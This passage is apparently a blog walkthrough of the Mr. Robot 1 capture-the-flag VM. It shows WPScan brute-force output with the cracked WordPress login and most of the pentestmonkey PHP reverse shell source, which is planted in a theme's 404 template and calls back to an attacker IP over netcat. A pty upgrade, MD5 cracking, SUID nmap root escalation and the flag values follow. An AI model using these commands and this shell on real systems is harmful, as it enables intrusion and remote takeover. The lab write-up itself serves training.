 |  - http://192.168.1.4/comments/feed/, https://wordpress.org/?v=4.3.20
[i] The main theme could not be detected.
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==============================================> (21 / 21) 100.00% Time: 00:0
0:00
[i] No Config Backups Found.
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - Elliot / ER28-0652
All Found
Progress Time: 00:00:19 <================================                                > (12 / 22) 54.54%  ETA:
??:??:??
[i] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652
[+] Finished: Sat Sep 28 02:07:35 2019
[+] Requests Done: 63
[+] Cached Requests: 5
[+] Data Sent: 14.907 KB
[+] Data Received: 1.282 MB
[+] Memory used: 183.5 MB
[+] Elapsed time: 00:00:21
```

- WPScan has find the password of login credentials. Now we will use this Login username – **Elliot** & Password – **ER28-0652**



- Above you can see that login page has opened.
- Now we have to find remaining 2 keys.
- For that we need remote shell of this login. For that we have to upload php file on hacked server using WordPress login password.
- For creating php file go to : **http://pentestmonkey.net/tools/web-shells/php-reverse-shell**



- Download the reverse shell code open terminal. Type **wget http://pentestmonkey.net/tools/php-reverse-shell1.0.tar.gz**
- You can also create your own PHP reserve shell, which is offered in **exploit courses** offered by International **Institute** of Cyber Security.

```
root@kali:/home/iicybersecurity/Downloads# wget http://pentestmonkey.net/tools/php-reverse-shell1.0.tar.gz
 --2019-09-30 02:01:28--  http://pentestmonkey.net/tools/php-reverse-shell/php-reverse-shell-1.0.
 Resolving pentestmonkey.net (pentestmonkey.net)… 213.165.242.10, 2001:bd0:100:0:1::1
 Connecting to pentestmonkey.net (pentestmonkey.net)|213.165.242.10|:80… connected.
 HTTP request sent, awaiting response… 200 OK
 Length: 9018 (8.8K) [application/x-gzip]
 Saving to: 'php-reverse-shell-1.0.tar.gz'
```

```
 php-reverse-shell-1.0.tar.gz 100%[=========================================>]   8.81K  --.-K
 2019-09-30 02:01:29 (14.9 MB/s) - 'php-reverse-shell-1.0.tar.gz' saved [9018/9018]
```

- Type **tar -xvzf php-reverse-shell-1.0.tar.gz**

```
root@kali:/home/iicybersecurity/Downloads# tar -xvzf php-reverse-shell-1.0.tar.gz
php-reverse-shell-1.0/
php-reverse-shell-1.0/COPYING.GPL
php-reverse-shell-1.0/COPYING.PHP-REVERSE-SHELL
php-reverse-shell-1.0/php-reverse-shell.php
php-reverse-shell-1.0/CHANGELOG
```

- Type **cd php-reverse-shell-1.0/** && **ls**

```
root@kali:/home/iicybersecurity/Downloads# cd php-reverse-shell-1.0/
root@kali:/home/iicybersecurity/Downloads/php-reverse-shell-1.0# ls
 CHANGELOG  COPYING.GPL  COPYING.PHP-REVERSE-SHELL  php-reverse-shell.php
```

- Upload **php-reverse-shell.php** to 404 Template. While Uploading change IP address & port no. Type **192.168.1.2** as our Kali Linux IP address & Port **4444**
- Go to wordpress page & upload the php file go to **Appearance < Editor** & Go to **Appearence < Editor < 404 Template**
- Copy the php-reverse-shell<dot>php file.

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
```

```
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
```

```
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.

// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.2';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
// Daemonise ourself if possible to avoid zombies later
//
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();
```

```
        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }
        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}
// Change to a safe directory
chdir("/");
// Remove any umask we inherited
umask(0);
//
// Do the reverse shell...
//
// Open reverse connection
```

```
------------------------------------------------------------
============================================================
============================================================
=================== SNIPPED ================================
============================================================
============================================================
------------------------------------------------------------


        }
        // If we can read from the process's STDERR
        // send data down tcp connection
        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
```

```
}
?>
```

- Open terminal Type **nc -lvp 4444** on kali terminal
- Open web browser & type **http://192.168.1.4/wpcontent/themes/twentyfifteen/404.php**
- As you will type netcat command. You will get reverse shell of Mr. Robot VM.

```
oot@kali:/home/iicybersecurity/Downloads/php-reverse-shell-1.0# nc -lvp 4444
listening on [any] 4444 …
192.168.1.4: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.4] 48232
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 G
 06:32:42 up  1:37,  0 users,  load average: 0.02, 0.07, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
```

- Type **ls**

```
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
```

```
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz

$ pwd
pwd
/
```


- Type **python -c 'import pty; pty.spawn("/bin/sh")'** for getting access to robot directory.

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
 ls
 robot
```

- Now we have search further & we have found the 2nd key in robot directory type **cd /robot** && **ls**

```
$ pwd
  pwd
  /home/robot
$ ls
  ls
  key-2-of-3.txt  password.raw-md5
$ cat key-2-of-3.txt
  cat key-2-of-3.txt
  822c73956184f694993bede3eb39f959
$ cat password.raw-md5
  cat password.raw-md5
  robot:c3fcd3d76192e4007dfb496cca67e13b
```

- Above it shows that 2nd key is encrypted with **raw.md5** hash. Go to **crackstation.net**. And type the 2nd key.
- Click on **crack hashes**.



- As you can see the Result shows alphabetic characters. **abcdefghijklmnopqrstuvwxyz**
- Type su – robot & enter the password.

```
$ su - robot
 su - robot
 Password: abcdefghijklmnopqrstuvwxyz
```

- Type **find / -perm -u=s -type f 2>/dev/null** to find the 3rd key.

```
$ find / -perm -u=s -type f 2>/dev/null
 find / -perm -u=s -type f 2>/dev/null
```

```
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

- Above command has shown many files but we are more interested in **/usr/local/bin/nmap**
- Type **nmap –interactive** && **!sh**. And you will see that we have got root privileges.

```
$ nmap --interactive
  nmap --interactive
  Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
  Welcome to Interactive Mode -- press h  for help
  nmap> !sh
  !sh
  #
```

- Type **cd /root** && **ls**
- Type **cat key-3-of-3.txt**

```
$ pwd
  pwd
  /root
d /root
d /root
#
ls
firstboot_done  key-3-of-3.txt
#
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

- As you can see we have found the third key.
- We have found 3 Keys in 1st key was in http://192.168.1.4/robots.txt
- 2nd key was in robot directory
- 3rd key was in root directory.
- As per **ethical hacking** researcher of International Institute of Cyber Security, CTF challenges are good way to practice your hacking skills..

```
key-1-of-3.txt - 073403c8a58a1f80d943455fb30724b9
key-2-of-3.txt - 822c73956184f694993bede3eb39f959
key-3-of-3.txt - 04787ddef27c3dee1ee161b21670b4e4
```

Share this...

BY: RITESH BHATIA / ON: OCTOBER 1, 2019 / IN: CTF CHALLENGES, TUTORIALS / TAGGED: CTF MR. ROBOT, MR. ROBOT 1 CTF


FOLLOW & LIKE US

Follow Like

LATEST VIDEOS

VULNERABILITY IN CISCO WEBEX AND ZOOM ALLOWS HACKERS TO ACCESS THEIR SESSIONS… AGAIN?

WIBATTACK: THE NEW WAY TO COMPROMISE SIM CARDS



GAMING COMPANY ZYNGA INC. BECOMES A VICTIM OF HACKERS; 218 MILLION PLAYERS AFFECTED

VIEW ALL

POPULAR POSTS

HOW TO EXPLOIT NEW FACEBOOK FEATURE TO ACCESS…

HOW TO HACK WI-FI: CRACKING WPA2-PSK PASSWORDS USING…

HOW TO FAKE YOUR PHONE NUMBER: MAKE IT LOOK LIKE…

HOW TO INTERCEPT MOBILE COMMUNICATIONS (CALLS AND…

HOW TO SCAN WHOLE INTERNET 3.7 BILLION IP ADDRESSES…

LIST OF ALL OPEN FTP SERVERS IN THE WORLD

HACK WHATSAPP ACCOUNT OF YOUR FRIEND

CREATE YOUR OWN WORDLIST WITH CRUNCH

CRACK WINDOWS PASSWORD WITH JOHN THE RIPPER

HOW TO CONNECT ANDROID TO PC/MAC WITHOUT WIFI

HOW TO EXPLOIT SUDO VIA LINUX PRIVILEGE ESCALATION

DO HACKING WITH SIMPLE PYTHON SCRIPT

FAKE ANY WEBSITE IN SECONDS FACEBOOK, SNAPCHAT, INSTAGRAM :-

FIND WEBCAMS, DATABASES, BOATS IN THE SEA USING SHODAN

HACK WINDOWS, ANDROID, MAC USING THEFATRAT (STEP BY…

HIJACKING WHATSAPP ACCOUNTS USING WHATSAPP WEB

HACK ANY WEBSITE WITH ALL IN ONE TOOL

CREATE YOUR OWN BOTNET (STEP BY STEP TUTORIAL)

GENERATE ANDROID APP IN 2 MINS AND HACK ANY ANDROID MOBILE

BYPASS ANTIVIRUS DETECTION WITH PHANTOM PAYLOADS

HOW TO HACK ANY CAR WITH THIS TOOL

LIST OF CREDIT CARDS, PROXIES ON DEEP WEB

EXTRACTING HASHES & PLAINTEXT PASSWORDS FROM WINDOWS 10

RECON-NG – GOOD TOOL FOR INFORMATION GATHERING

BEST HACKING TOOLS OF 2017 FOR WINDOWS, LINUX, AND OS X

VULNERABILITIES

PIXEL, HUAWEI, XIAOMI, OPPO, MOTOROLA AND SAMSUNG SMARTPHONES ARE EASILY HACKABLE; UPDATE ASAP. FULL LIST HERE

EXPERTS FOUND CRITICAL VULNERABILITY IN AIRCRAFT OPERATING SYSTEMS

VULNERABILITY IN CISCO WEBEX AND ZOOM ALLOWS HACKERS TO ACCESS THEIR SESSIONS… AGAIN?


CRITICAL VULNERABILITY AFFECTING CLOUD SERVERS: THOUSANDS OF SERVERS INFECTED

CRITICAL ROOT ACCESS VULNERABILITY ON CISCO DEVICES ALERT! PATCH IMMEDIATELY

ZERO-DAY VULNERABILITY IN VBULLETIN EXPLOITED BY HACKERS; THOUSANDS OF WEBSITES AFFECTED

XSRF VULNERABILITY IN PHPMYADMIN; THERE IS NO PATCH TO FIX THIS FLAW SO FAR

ALMOST EVERY CISCO DEVICE IS VULNERABLE TO DOS ATTACKS; FIX NOW USING THIS PATCH



SECURE YOUR D-LINK & COMBA ROUTERS' PASSWORDS; CRITICAL VULNERABILITY FOUND

EXPERTS FOUND NEW CRITICAL VULNERABILITIES AFFECTING INTEL CPUS

HACKERS ARE EXPLOITING A BACKDOOR ON FORTINET SSL VPN; UPDATE NOW

VULNERABILITIES EXPOSE SUPERMICRO SERVERS TO VIRTUAL USB-ATTACKS

UPDATE YOUR CISCO DEVICES; THE PATCH TO FIX A CRITICAL VULNERABILITY IS NOW AVAILABLE


FORTINET BACKDOORED FORTIOS OR HACKERS DID FOR MONITORING SINCE LAST 5 YEARS

CRITICAL VULNERABILITY DISCOVERED IN CHECK POINT FIREWALL

UNINSTALL LENOVO SOLUTION CENTER TO KEEP YOUR DATA AWAY FROM HACKERS

VIEW ALL

TUTORIALS




MR. ROBOT 1 – CAPTURE THE FLAG CHALLENGE, WALK THROUGH

CYBERCRIMES SEXTORTION & REVENGEPORN, WHAT TO DO IF IT HAPPENS TO YOU?


HACK WIFI WITHOUT ROOTING ANDROID DEVICES

20 WAYS OF DOING SOCIAL PROTEST WITHOUT EXPOSING YOUR IDENTITY, JUST LIKE IN CHINA

FAKE TEXT MESSAGE ATTACK. HOW PRANK OR HACK YOUR FRIENDS WITH FAKE SMS BOMBER




SPOOFING CALLS, MAKE IT LOOK LIKE SOMEONE ELSE IS CALLING



HACK WEBSITE USING GOOGLE HACKING OR GOOGLE DORKING – PART I

CRACK ANY WIFI PASSWORD WITH WIFIBROOT

4 BROWSERS FOR SAFE ANONYMOUS SURFING



HOW TO CHECK IF SOMEONE IS SPYING ON YOUR MOBILE

BEST ANDROID APPS TO HACK WIFI NETWORKS

HACK YOUR FRIENDS FACEBOOK ACCOUNT USING HIDDENEYE

ANDROID MOBILE HACKS WITH ANDROID DEBUG BRIDGE(ADB) – PART II

ANDROID MOBILE HACKS WITH ANDROID DEBUG BRIDGE(ADB) – PART I

ALL-NEW WINDOWS EXPLOIT SUGGESTER IS HERE, WES-NG

ALL-NEW APP STORE FOR HACKERS, KALI NETHUNTER

TURN ANY ANDROID DEVICE INTO AN PENTESTING DEVICE

8 METHODS FOR BYPASSING SURVEILLANCE CAMERAS AND FACIAL RECOGNITION SOFTWARE

VIEW ALL


MALWARE

ONTARIO GOVERNMENT HAD TO PAY HACKERS A $75K USD RANSOM

DOWNLOAD THE FREE DECRYPTOR FOR YATRON, FORTUNECRYPT AND WANNACRYFAKE RANSOMWARE VARIANTS

MICROSOFT BANNED CCLEANER

A CALIFORNIA CITY SHUTS DOWN ALL OPERATIONS DUE TO VIRUS ATTACKS ON ITS GOVERNMENT SYSTEMS




CRITICAL PATCH UPDATE FOR IE & WINDOWS DEFENDER UPDATE IMMEDIATELY !

FACEBOOK SUSPENDED THOUSAND OF APPS

UNINSTALL THESE ANDROID BEAUTY APPS RIGHT NOW !

MASSACHUSETTS TO PAY $400K USD TO HACKERS DUE TO RANSOMWARE ATTACK



HOW CAPTCHA IS BEING USED TO BYPASS ANTI MALWARE SECURITY SCANS AND FIREWALLS

JOKER: THE MALWARE THAT HACKS SMS MESSAGES INFECTS 500K USERS OF THESE 24 ANDROID APPS

VIRUSTOTAL UPLOADED 11 MALWARE RELATED TO LAZARUS GROUP

LILU, THE RECENTLY DISCOVERED AND DANGEROUS RANSOMWARE VARIANT

THE SCHOOL KID WHO HACKED OVER A MILLION IOT DEVICES

IDAHO SCHOOLS UNDER RANSOMWARE ATTACK. WILL RANSOMWARE MAKE AMERICA GREAT AGAIN?

STOP PROGRAMMING IN RUBY, APPLICATIONS USING RUBY LIBRARIES HAVE A BACKDOOR

YOU WANT TO MAKE MILLIONS IN FORTNITE? THIS VIDEOGAME HACKING TOOL IS A RANSOMWARE

ARE YOU A REGULAR BRAZZERS, PORNHUB VISITOR? A NEW MALWARE IS ABLE TO WAIT AND START RECORDING WHEN YOU VISIT THOSE SITES

VIEW ALL

CYBER SECURITY CHANNEL

WIBATTACK: THE NEW WAY TO COMPROMISE SIM CARDS

GAMING COMPANY ZYNGA INC. BECOMES A VICTIM OF HACKERS; 218 MILLION PLAYERS AFFECTED

HACKERS TAKE CONTROL OF ASICS SPORTS STORE SCREENS TO DISPLAY PORN CONTENT

MICROSOFT BANNED CCLEANER

CRITICAL PATCH UPDATE FOR IE & WINDOWS DEFENDER UPDATE IMMEDIATELY !

FACEBOOK SUSPENDED THOUSAND OF APPS

CONTACT US